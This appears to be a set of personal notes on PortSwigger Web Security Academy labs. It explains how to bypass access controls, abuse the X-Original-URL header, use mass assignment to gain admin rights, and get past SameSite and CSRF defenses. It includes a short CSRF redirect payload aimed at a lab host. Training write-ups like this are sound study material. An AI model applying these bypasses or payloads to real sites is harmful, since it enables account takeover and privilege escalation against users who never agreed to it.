
The “canary” here is pp591rlt, which is an unpredictable and uncommon string that we can inject into different sources to see which sinks they flow into. Included in the string are special characters ", <, and >. This helps test whether the browser will sanitize the quotes and brackets or not.
Cross-site WebSocket hijacking | Practitioner
Really really interesting problem, highly suggests reviewing
Access Control
Referer-based access control | Apprentice
We are given the option to try out admin perms for ourselves. When we try to upgrade carlos credentials, we can intercept the request and see what’s behind the scene:
 Unlike the previous labs, the request to elevate one’s credentials is simply a GET request. If the web app accepts
 Referer arbitrarily, we can simply change the session cookie to ours and solve the lab.
Multi-step process with no access control on one step | Apprentice
We are given the option to try out admin perms for ourselves. When we try to upgrade carlos credentials, there is a intermediary step that asks us to confirm our decision. Upon interception, we see that this is expressed as a param confirmed:

Hypothetically, the web app may see that confirmed=true is indeed included in the form parameters, and assumes that the person requesting this has valid credentials because they cannot have known that third confirmation step.
Method-based access control can be circumvented | Apprentice
Took too damn long tinkering with Burp while in fact I can just paste the payload into the URL
We are given the choice to first log in the administrator account to see what’s behind the scene. While we are changing carlos privilege, we can intercept the request:
 Now we know that
 /admin-roles is the endpoint for changing perms, with username and action as its params. However when we attempt to send the POST request as wiener, we will be hit with Method Not Allowed.
URL-based access control can be circumvented | Apprentice
If we are doing this blind, we can actually append the X-Original-URL header (or equivalent) into the request and add a nonsensical endpoint, e.g. /asdfklsdjflks. If the server gives us a Not Found, that means the backend code is processing X-Original-URL blindly and we can insert our payload, per se.
Thus we can add ?username=carlos into the query string, then change the X-Original-Url path to /admin/delete. The carlos user will be deleted afterwards.
User role can be modified in user profile | Apprentice
At first, I keep digging session cookies and HTML source to see whether they contain any references of roleid or not, and I stumped. I realised that I hadn’t even attempted to change my email to see what happens yet.
So, upon changing our email, we can observe that the response has a JSON object that keeps tab of our username, email, and roleid:
 Simply add
 "roleid":2 into the request body and voila we will get access to the admin panel. This is a vuln called Mass Assignment
Unprotected admin functionality with unpredictable URL | Apprentice
Very straightforward, the lab introduces a vuln where sensitive endpoints are exposed in plaintext, in this case some JS scripts:
 Simply access the hidden endpoint and we can solve the lab.
Authentication
Broken brute-force protection, IP block | Practitioner
Bypass IP block while brute forcing II, with Python script
Username enumeration via response timing | Practitioner
Bypass IP block while brute forcing
Username enumeration via subtly different responses | Practitioner
First use of Grep-Extract feature in Intruder
SameSite Strict bypass via client-side redirect | Practitioner
Very interesting path traversal problem
SameSite Lax bypass via method override | Practitioner

Upon inspecting the HTTP response header, we see that SameSite isn’t explicitly set to anything. We can safely assume that it’s set to Lax by default (at least in Chrome)

While intercepting the request for email change as a normal user, we can see that there is no CSRF token validation which makes our payload lighter:
Our initial payload is this:
<script>
    document.location = 'https://<lab-id>.web-security-academy.net/my-account/change-email?email=attack%40hack.net';
</script>
But once we test this on ourselves, we are hit with a 405 Method Not Allowed. Viewing the page source also confirms the form only accepts POST request. Thus we have to override the method in our request line:
CSRF where token is duplicated in cookie | Practitioner
The barebone logic is the same as this problem. But rather than associating the session cookie with CSRF tokens, the application simply verifies that the token submitted in the request parameter matches the value submitted in the cookie. This is called the double submit defense against CSRF.
There are many reasons why this method is advocated, with one of the reason being server performance and scaling. The CSRF tokens generated are usually checked for correct formats and so on, thus barring an attacker from generating their own token.
CSRF token is tied to a non-session cookie | Practitioner
Very interesting problem. Highly suggest reviewing
CSRF where token is not tied to user session | Practitioner
We first try changing the email of our own account. By intercepting the POST request in Burp, we can get the CSRF token for that request as below:
